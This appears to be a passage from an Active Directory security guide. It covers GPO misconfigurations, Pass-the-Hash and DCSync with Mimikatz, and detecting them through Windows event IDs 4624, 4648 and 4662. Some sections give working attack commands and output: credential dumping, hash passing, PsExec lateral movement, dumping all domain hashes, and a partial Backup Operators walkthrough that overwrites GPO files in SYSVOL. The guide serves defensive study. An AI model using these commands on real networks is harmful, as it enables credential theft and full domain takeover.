Group Policy is a Windows feature that contains different settings. Organizations are using Group Policy for central management, such as user accounts, computer settings, operating system and so on.

Settings that are configured in GPOs are always valuable recon information for an attacker. User Rights might be configured on a poor way that can be exploited.

- Find GPO's that are linked to the Domain Controllers

```
Get-ADOrganizationalUnit -Filter {name -eq "Domain Controllers"}
```

- Interesting information -> User Right Assignment

User Right (Assignment)	Impact
Take ownership of files or other object	Change the owner of every object in AD. Including the Domain Admins, group.
Enable computer and user accounts to be trusted for delegation	Enable Unconstrained Delegation, but Read/Write permission is required on user/computer object.
Backup files and directories Restore files and directories	Rights to move laterally to the DC. Check 7.1 & 8.1
Allow log on locally	Rights to log on locally to the DC
Allow log on through Remote Desktop Services	RDP access to the DC

- **Example:** SeTakeOwnerShipPrivileges – GPO linked to DC

"Any users with the Take ownership of files or other objects user right can take control of any object, regardless of the permissions on that object, and then make any changes that they want to make to that object." – Microsoft

If this permission has been set on a GPO and that GPO is linked to the Domain Controller. An attacker is able to change the ownership of every object in AD.

This includes all the high-privileges accounts and groups, such as Domain Admins and Enterprise Admins.

- Example

User "**Windows**" has the rights to take over every object in AD.

Remove computer from docking station	BUILTIN\Administrators
Replace a process level token	NT AUTHORITY\LOCAL SERVICE, NT AUTHORITY\NETWORK SERVICE
Restore files and directories	BUILTIN\Administrators, BUILTIN\Backup Operators, BUILTIN\Server Operators
Shut down the system	BUILTIN\Administrators, BUILTIN\Backup Operators, BUILTIN\Server Operators, BUILTIN\Print C...
Take ownership of files or other objects	IDENTITY\Windows, BUILTIN\Administrators

- He or she is now able to take ownership of every object in AD including the Domain Admins, group.

Advanced Security Settings for Domain Admins

Owner: Domain Admins (IDENTITY\Domain Admins) [Change](#)

Permissions Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	MSOL_453902f0aec2	Read/write all properties	None	This object only
Allow	Domain Admins (IDENTITY\Do...	Special	None	This object only
Allow	Enterprise Admins (IDENTITY\...	Special	None	This object only
Allow	Administrators (IDENTITY\Ad...	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Cert Publishers (IDENTITY\Cert...		None	This object only

- 5.2 – Wrong delegated permissions on Group Policies


This is the Administrative Tier Model of Microsoft. Tier 0 servers are considered as the critical servers of an organization. You can think of Azure AD Connect, ADFS, NPS, PKI, DC's, etc.

At the Tier 0 OU, there are different OU's, like "Devices" and "Tier 0 servers"

OU=Devices means the computer(s) (objects) of an Tier 0 admin

OU=Tier 0 servers means the critical server(s) (objects) in the Tier 0 zone.

Name	Type	Description
Tier 0	Organizational...	
Tier 1	Organizational...	
Tier 2	Organizational...	



Example of a wrong-delegated permission is having GPO's that is linked on the Tier 0 admins their device, but it is managed by Tier 1 or Tier 2 admins. In this example. Paul can add himself in the local Administrators group of the Tier 0 admin his/her workstation.

The screenshot shows the Group Policy Management console. On the left, under 'Forest: corp.contoso.com > Domains > corp.contoso.com > Tier 0', the 'Workstation Policy' is selected and highlighted with a red box. On the right, the 'Workstation Policy' delegation page is displayed. The 'Delegation' tab is selected. It shows a table of groups and users with their allowed permissions:

Name	Allowed Permissions
Authenticated Users	Read (from Security Filtering)
Domain Admins (CORP\Domain Admins)	Edit settings, delete, modify security
Enterprise Admins (CORP\Enterprise Admins)	Edit settings, delete, modify security
ENTERPRISE DOMAIN CONTROLLERS	Read
Paul West (paul@corp.contoso.com)	Edit settings
SYSTEM	Edit settings, delete, modify security

Second example is a GPO that is linked to the Tier 0 servers, OU, but Server Admins from Tier 1 are managing it. This means that everyone from Tier 1 could put themselves in the local Administrators group on those servers.

The screenshot shows the Group Policy Management console. On the left, under 'Forest: corp.contoso.com > Domains > corp.contoso.com > Tier 0', the 'Server GPO' is selected and highlighted with a red box. On the right, the 'Server GPO' delegation page is displayed. The 'Delegation' tab is selected. It shows a table of groups and users with their allowed permissions:

Name	Allowed Permissions
Amy Russo (amy@corp.contoso.com)	Edit settings, delete, modify security
Authenticated Users	Read (from Security Filtering)
Domain Admins (CORP\Domain Admins)	Edit settings, delete, modify security
Enterprise Admins (CORP\Enterprise Admins)	Edit settings, delete, modify security
ENTERPRISE DOMAIN CONTROLLERS	Read
SYSTEM	Edit settings, delete, modify security

- 5.3 – Default Domain Controllers Policy

Replace the Default Domain Controllers Policy with a more security focused GPO.

Access this computer from the network	Administrators, Authenticated Users, ENTERPRISE DOMAIN Controllers
Add workstations to domain	Administrators
Allow log on locally	Administrators, Backup Operators
Backup files and directories	Administrators, Backup Operators
Change the system time	NT AUTHORITY\LOCAL SERVICE, Administrators
Debug Programs	Administrators
Force shutdown from remote system	Administrators
Load and unload device drivers	Administrators
Restore files and directories	Administrators, Backup Operators
Shutdown the system	Administrators
Deny access to this computer from the network	Guests
Deny access through Remote Desktop Services	Guests

NOTE: If you do not use Backup Operators for AD/DC back-ups. It is recommended to remove the rights of it. Making back-ups from AD/DC is usually a Tier 0 operations, because it requires interaction, such as being able to log on to a DC to perform the back-up.

- 6.1 – Pass-The-Hash with Mimikatz

"Pass the hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash. In this technique, valid password hashes for the account being used are captured using a Credential Access technique. Captured hashes are used with PtH to authenticate as that user. Once authenticated, PtH may be used to perform actions on local or remote systems." – MITRE ATT&CK

[Example]

Workstation of Eve was compromised and the attacker has a foothold. Attacker turns off services, makes noise on the workstation, and tries to trick someone from IT to logon Eve her workstation to see, what is going on.

In our example, Cavani from IT will take a look and RDP into the box of Eve.

Eve now has the NTM hash of Cavani and can authenticate as the user Cavani

- **Using Mimikatz to dump credentials from memory**

```
Mimikatz # privilege::debug  
Mimikatz # sekurlsa::logonPasswords
```

```
Authentication Id : 0 ; 68680144 (00000000:0417f9d0)  
Session          : RemoteInteractive from 5  
User Name        : Cavani  
Domain           : IDENTITY  
Logon Server     : ADFS  
Logon Time       : 1/14/2020 9:25:33 AM  
SID              : S-1-5-21-1568615022-3734254442-823492033-1624  
msv :  
[00000003] Primary  
* Username : Cavani  
* Domain   : IDENTITY  
* NTLM      : 07c9d2cd613eec8fd2c703052a2bc878  
* SHA1      : f093780a2ffce7fac5614dabbeab696083fd75d0  
* DPAPI     : 1fba78b5fe6c139511dfec5ed5ef7ca2  
tspkg :  
wdigest :
```

- **Passing the hash of Cavani**

```
Mimikatz # sekurlsa::pth /user:Cavani /domain:IDENTITY.local /ntlm:<ntlm hash>
```

```
mimikatz # sekurlsa::pth /user:Cavani /domain:IDENTITY.local /ntlm:07c9d2cd613eec8fd2c703052a2bc878
user      : Cavani
domain    : IDENTITY.local
program   : cmd.exe
impers.   : no
NTLM      : 07c9d2cd613eec8fd2c703052a2bc878
| PID  9412
| TID  16380
| LSA Process is now R/W
| LUID 0 ; 79447374 (00000000:04bc454e)
\ msv1_0 - data copy @ 000001BF6300D080 : OK !
\ kerberos - data copy @ 000001BF630C08D8
  \ aes256_hmac    -> null
  \ aes128_hmac    -> null
  \ rc4_hmac_nt     OK
  \ rc4_hmac_old    OK  Administrator: C:\windows\SYSTEM32\cmd.exe
  \ rc4_md4         OK
  \ rc4_hmac_nt_exp  OK  C:\windows\system32>
  \ rc4_hmac_old_exp OK  C:\windows\system32>
  \ *Password replace @ 000  C:\windows\system32>
```

- Let's pretend that Cavani is a Domain Admin. We can now move laterally to the DC by using PsExec for example.

```
C:\windows\system32>cd C:\PSTools

C:\PSTools>.\PsExec.exe \\IDENTITY-DC cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\windows\system32>hostname
IDENTITY-DC

C:\windows\system32>
```

• 6.2 – Mitigating Pass-The-Hash

- Ensure that the password of the **RID-500** is randomized on every computer. Microsoft LAPS is a nice solution for this.

```
mimikatz # lsadump::sam
Domain : WINDOWS2012
SysKey : 70701ab9831d69ff67f26eba455bbfdc
Local SID : S-1-5-21-617951245-3008044168-1475370796
SAMKey : 106d9c689376ae1e5b04bd743d3a88b6

RID : 000001f4 (500)
User : Testing
Hash NTLM: 7ee68699a16f305b993019ce5f86f05d

RID : 000001f5 (501)
User : Guest
```

- Ensure that you change the username of RID-500.
- Ensure that you deploy a similar model like Microsoft Administrative Tier Model to ensure that Domain Admins can only log on Tier 0 servers, and not lower trusted workstations and servers.
- Deploy Credential Guard on workstations if possible. This requires that a machine has the right hardware to support Credential Guard.
- Do NOT allow local accounts access network resources, so configure a GPO for workstations with the following two configurations:
 - **Deny access to this computer from the network:** Guest, Local account and member of Administrators group
 - **Deny access to this computer through Remote Desktop:** Guest, Local account and member of Administrators

- 6.3 – Detecting Pass-The-Hash in Windows Event Logs

The following security events will indicate on the machine with the likes of **4624 & 4648**

Security Number of events: 4				
Keywor	Date and Time	Source	Event ID	Task Category
🔍 Audi...	1/2/2020 11:40:56 AM	Micros...	4648	Logon
🔍 Audi...	1/2/2020 11:40:52 AM	Micros...	4672	Special Logon
🔍 Audi...	1/2/2020 11:40:52 AM	Micros...	4624	Logon
🔍 Audi...	1/2/2020 11:40:29 AM	Eventlog	1102	Log clear

Event ID	Description	Task Category
4624	An account was successfully logged on	Logon
4648	A logon was attempted using explicit credentials	Logon

- On the targeted host:

SecurityDelegation: The server can impersonate the client's security context when communicating with services on remote systems.

Event ID	Description	Task Category
4624	An account was successfully logged on	Logon

Event ID	4624
Description	An account was successfully logged on
Logon Type	9
Logon Process	seclogo
Authentication Package	Negotiate

Event 4624, Microsoft Windows security auditing.

General	Details
An account was successfully logged on.	
Subject: Security ID: CORP\Lori Account Name: Lori Account Domain: CORP Logon ID: 0x263631	
Logon Information: Logon Type: 9 Restricted Admin Mode: - Virtual Account: No Elevated Token: Yes	
Impersonation Level: Impersonation	
New Logon: Security ID: CORP\Lori Account Name: Lori Account Domain: CORP	
Log Name: Security Source: Microsoft Windows security Event ID: 4624 Task Category: Logon	
Level: Information Keywords: Audit Success User: N/A Computer: BYOD.corp.contoso.com OpCode: Info More Information: Event Log Online Help	

Account Domain: CORP
Logon ID: 0x5F0E28
Linked Logon ID: 0x0
Network Account Name: Mark
Network Account Domain: corp.contoso.com
Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:

Process ID: 0x374
Process Name: C:\Windows\System32\svchost.exe

Network Information:

Workstation Name: -
Source Network Address: ::1
Source Port: 0

Detailed Authentication Information:

Logon Process: seologo
Authentication Package: Negotiate
Transited Services: -

- **What does event 4624 means?**

This event generates when a logon session is created (on destination machine). It generates on the computer that was accessed, where the session was created.

Event ID	4624
Logon Type	The Type of logon that was performed
Logon Process	The name of the trusted logon process that was used for the logon.
Authentication Package	The name of the authentication package which was used for the logon authentication process.

Summarize

Logon Type “9” means **NewCredentials**. This means that the new logon session has the same local identity, but uses **different credentials** for other network connections.

Logon Process is set on “**seclogo**” - I could not really find on the internet what this means, but it is not common to see this at Logon Process.

Authentication Package is set on “Negotiate”, which means Kerberos or NTLM, depending on client capability

Event ID	4648
Description	A logon was attempted using explicit credentials

Event 4648, Microsoft Windows security auditing.

General Details

A logon was attempted using explicit credentials.

Subject:

Security ID:	CORP\Lori
Account Name:	Lori
Account Domain:	CORP
Logon ID:	0x675A56
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:

Account Name:	Mark
Account Domain:	CORP.CONTOSO.COM
Logon GUID:	{25f0bde4-b262-bc58-0323-8cf5c6ffe42b}

Target Server:

Target Server Name:	DC
Additional Information:	cifs/DC

Process Information:

Process ID:	N/A
-------------	-----

Log Name: Security

Source: Microsoft Windows security Logged: 1/2/2020 11:48:41 AM

Event ID:	4648	Task Category:	Logon
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	BYOD.corp.contoso.com
OpCode:	Info		

More Information: [Event Log Online Help](#)

- On the targeted host

Event ID	4624
Logon Type	3
Impersonation Level	Delegation

Event 4624, Microsoft Windows security auditing.

General **Details**

An account was successfully logged on.

Subject:

Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Logon Information:

Logon Type:	3
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	Yes

Impersonation Level: Delegation

New Logon:

Security ID:	CORP\Mark
Account Name:	Mark
Account Domain:	CORP.CONTOSO.COM
Logon ID:	0xAE7230
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{46f540da-85f2-632d-5d1a-399a08460230}

Process Information:

Process ID:	0x0
Process Name:	-

Log Name: Security

Source: Microsoft Windows security **Logged:** 1/5/2020 2:41:32 AM

Event ID: 4624 **Task Category:** Logon

Level: Information **Keywords:** Audit Success

User: N/A **Computer:** DC.corp.contoso.com

OpCode: Info

More Information: [Event Log Online Help](#)

● Recommendation

This event is generated when a process attempts an account logon by explicitly specifying that account's credentials.

Microsoft recommends the following:

Type of monitoring required	Recommendation
High-value accounts: You might have high value domain or local accounts for which you need to monitor each action. Examples of high value accounts are database administrators, built-in local administrator account, domain administrators, service accounts, domain controller accounts and so on.	Monitor this event with the " Subject\Security ID " or " Account Whose Credentials Were Used\Security ID " that correspond to the high value account or accounts.

Monitor the following two events:

Event ID	4624
Logon Type	9
Logon Process	seclogo
Authentication Package	Negotiate

Event ID	4648
-----------------	------

On the targeted host:

SecurityDelegation: The server can impersonate the client's security context when communicating with services on remote systems.

Event ID	4624
Logon Type	3
Impersonation Level	Delegation

● 6.4 – DCSync to synchronize credentials

DCSync is a feature in Mimikatz located in the lsadump module. **DCSync** impersonates the behavior of Domain Controller and requests account password data from the targeted Domain Controller. This requires Domain Admin or equivalent.

```
Mimikatz # lsadump::dcsync /all /csv
```

```
.#####. mimikatz 2.2.0 (x64) #18362 Dec 22 2019 21:45:22
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'####'      > http://pingcastle.com / http://mysmartlogon.com    ***/
```

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # lsadump::dcsync /all /csv
[DC] 'corp.contoso.com' will be the domain
[DC] 'DC.corp.contoso.com' will be the DC server
[DC] Exporting domain 'corp.contoso.com'
1105   Craig    a87f3a337d73085c45f9416be5787d86
1106   Jeff     a87f3a337d73085c45f9416be5787d86
1107   Paul     a87f3a337d73085c45f9416be5787d86
1108   Amy      a87f3a337d73085c45f9416be5787d86
1109   Ann      a87f3a337d73085c45f9416be5787d86
1110   Michelle a87f3a337d73085c45f9416be5787d86
1111   Dan      a87f3a337d73085c45f9416be5787d86
1112   Heidi    a87f3a337d73085c45f9416be5787d86
1117   CMNetAccess a87f3a337d73085c45f9416be5787d86
1114   SQLAgent  a87f3a337d73085c45f9416be5787d86
502    krbtgt  944434f560406923562c662e67e82c31
4601   NDESService a87f3a337d73085c45f9416be5787d86
1104   Peter    a87f3a337d73085c45f9416be5787d86
```

After executing **DCSync**, which already requires Domain Admin or equivalent. The following two events show up on the Domain Controller. **4624 & 4662**

Security Number of events: 13 (!) New events available				
Keywor...	Date and Time	Source	Event ID	Task Category
🔍 Audi...	1/2/2020 5:35:50 AM	Micros...	4662	Directory Service Access
🔍 Audi...	1/2/2020 5:35:50 AM	Micros...	4662	Directory Service Access
🔍 Audi...	1/2/2020 5:35:50 AM	Micros...	4624	Logon
🔍 Audi...	1/2/2020 5:35:50 AM	Micros...	4672	Special Logon
🔍 Audi...	1/2/2020 5:35:50 AM	Micros...	4769	Kerberos Service Ticket Oper...
🔍 Audi...	1/2/2020 5:35:50 AM	Micros...	4769	Kerberos Service Ticket Oper...

Event ID	4624
Description	An account was successfully logged on
Logon Type	3
Impersonation Level	Delegation

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Logon Information:

Logon Type:	3
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	Yes

Impersonation Level: Delegation

New Logon:

Security ID:	CORP\Werner
Account Name:	Werner
Account Domain:	CORP.CONTOSO.COM
Logon ID:	0x2E7429F
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{8bc889e8-c215-47dc-0af9-7ae74cd284d3}

Process Information:

Process ID:	0x0
Process Name:	-

Log Name: Security

Source: Microsoft Windows security **Logged:** 1/2/2020 5:53:59 AM

Event ID:	4624	Task Category:	Logon
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	DC.corp.contoso.com
OpCode:	Info		
More Information:	Event Log Online Help		

Event ID	4624
Logon Type	This is a valuable piece of information as it tells you how the user just logged on
Impersonation Level	Contains one of the following values: Empty string Identification Impersonation Delegation

Summarize

DCSync generates an event 4624 on the Domain Controller with the following information:

Logon Type “3”, which is a **Network** Logon.

Logon Type	Logon Title	Description
2	Interactive	A user logged on to this computer.
3	Network	A user or computer logged on to this computer from the network.
4	Batch	Batch logon type is used by batch servers, where processes may be executing on behalf of a user without their direct intervention.
5	Service	A service was started by the Service Control Manager.

Impersonation Level is **Delegation**. This means that a server process can impersonate the client's security context on **remote systems**.

Event ID	4662
Description	An operation was performed on an object
Object Type	DomainDNS
Access Mask	0x100
Properties	<div style="display: flex; justify-content: space-between;"> <div>{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}</div> <div>1131f6ad-9c07-11d1-f79f-00c04fc2dcd2</div> </div>

Event 4662, Microsoft Windows security auditing.

General Details

An operation was performed on an object.

Subject :

Security ID:	CORP\Werner
Account Name:	Werner
Account Domain:	CORP
Logon ID:	0xE74282

Object:

Object Server:	DS
Object Type:	domainDNS
Object Name:	DC=corp,DC=contoso,DC=com
Handle ID:	0x0

Operation:

Operation Type:	Object Access
Accesses:	Control Access
Access Mask:	0x100
Properties:	Control Access
	{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}
	{19195a5b-6da0-11d0-af3-00c04fd930c9}

Additional Information:

Parameter 1:	-
Parameter 2:	-

Log Name: Security

Source: Microsoft Windows security Logged: 1/2/2020 5:53:59 AM

Event ID:	4662	Task Category:	Directory Service Access
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	DC.corp.contoso.com
OpCode:	Info		

More Information: [Event Log Online Help](#)


Event ID	4662
Event Description	This event generates every time when an operation was performed on an Active Directory object.
Object Type	Type or class of the object that was accessed
Access Mask	0x100
Properties	The type of access was used

Summarize

An adversary can perform a **DCSync** from a regular workstation to pull out all the password hashes of users without to login on the DC. Everything can be remotely through the **MS-DRSR** protocol.

Event **4662** indicates when an operation was performed on an Active Directory Object.


We know that when someone executes a DCSync attack. It will access an object, which is in this case the **domainDNS**. This is the Domain Object in AD, so this forms the **Object Type**.



We get a **0x100** at **Access Mask**. Which means the following:

Access allowed only after **extended rights** checks supported by the object are performed. The right to perform an operation controlled by an extended access right.

Since we know that “**Replication Directory Get Changes**” and “**Replication Directory Get Changes All**” is required on the **Domain Object** to perform a **DCSync**, but also falls under the category “**AllExtendedRights**” - Gives an indication that it was an actually DCSync attack.



When executing a **DCSync** attack. Two security events of 4662 will be logged on the Domain Controller with the GUID's:

DS-Replication-Get-Changes: {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}

DS-Replication-Get-Changes-All: {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}

- Recommendation

Monitor the following security events on the Domain Controller, and yes. **4662** is not enough, because it might lead to false positive, which means that you have to look at **4624** as well that is related to both **4662** events.

- Logs on the Domain Controller

Event ID	4624
Logon Type	3
Impersonation Level	Delegation

Event ID	4662
Object Type	DomainDNS
Access Mask	0x100
Properties	{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}

Event ID	4662
Object Type	DomainDNS
Access Mask	0x100
Properties	{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}

● 7.1 – Moving laterally with Backup Operators


Summary:

Backup Operators is a Built-in group in Active Directory and stored in the Builtin container. This group is (mainly) used to manage the Windows Server Backup feature, which gives an admin the rights to log on (locally) to the DC and make a backup and restore of the DC.

From an attackers perspective. Backup Operators has the rights to move laterally to the Domain Controller and compromise an entire Active Directory. Dave Mayor gave an amazing talk at DerbyCon on how Backup Operators could be used to become a Domain Admin. Credits to him for publishing about it.

[Exploitation]

- The first step is to create a folder in the C drive. I will create a folder called "**GroupPolicy**" and in that folder. I will create two another folders called "**original**" and "**modified**"



- Now I need to run CMD from an elevated prompt with the account that is part of the Backup Operators, group.

```
C:\Windows\System32>runas /netonly /user:IDENTITY\Mario cmd.exe
```

The screenshot shows an Administrator Command Prompt window. It starts with the command 'runas /netonly /user:IDENTITY\Mario cmd.exe'. After entering the password for the identity, it shows the command 'WHOAMI' being run, which outputs 'identity\mario', indicating the user is now running under the specified identity.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.18363.535]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\windows\system32>runas /netonly /user:IDENTITY\Mario cmd.exe
Enter the password for IDENTITY\Mario:
Attempting to start cmd.exe as user "IDENTITY\Mario" ...

C:\windows\system32>

Administrator: cmd.exe (running as IDENTITY\Mario)
Microsoft Windows [Version 10.0.18363.535]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\windows\system32>WHOAMI
identity\mario
```

- Now type the following command:

```
robocopy \\IDENTITY-DC\sysvol\IDENTITY.local\ C:\GroupPolicy\original /b /s
```


```
C:\windows\system32>robocopy \\IDENTITY-DC\sysvol\IDENTITY.local\ C:\GroupPolicy\original /b /s

ROBOCOPY    ::      Robust File Copy for Windows


Started : Monday, January 13, 2020 7:09:59 PM
Source   : \\IDENTITY-DC\sysvol\IDENTITY.local\
Dest     : C:\GroupPolicy\original\
Files   : *.*

Options  : *.* /S /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30
```

- Now go to the **C:\GroupPolicy\modified** folder and create a sub folder called "**Policies**"



- Now go to the following location: **C:\GroupPolicy\original\Policies** and copy the following GUID.



- Paste the copied GUID in the following location: **C:\GroupPolicy\modified\Policies**



- Run the following command:

```
robocopy C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
\\IDENTITY-DC\sysvol\IDENTITY.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
GPT.INI /b
```

```
c:\windows\system32>robocopy C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9} \\IDENTITY-DC\sysvol\IDENTITY.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9} GPT.INI /b
-----
ROBOCOPY      ::      Robust File Copy for Windows
-----
Started : Monday, January 13, 2020 7:13:09 PM
Source  : C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\_
Dest    : \\IDENTITY-DC\sysvol\IDENTITY.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\_
Files   : GPT.INI
Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30
```


- Now go to the following location again: **C:\GroupPolicy\modified** and create a folder called "**MACHINE**", in that folder, create a folder called "**Microsoft**" and in the "**Microsoft**" folder, create a folder called "**Windows NT**" and in the "**Windows NT**" folder, create a folder called "**SecEdit**"
- This is what you will get: **C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit**

- Now edit the GptTmpl.inf file that is located in **C:\GroupPolicy\original\Polices\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit**
 - Before you are doing that. Get the **SID** of the user account that is in Backup Operators. We are going to assign it local Administrators privileges, which is ***S-1-5-32-544**
 - Add the following line under **Revision=1**
- [Group Membership]
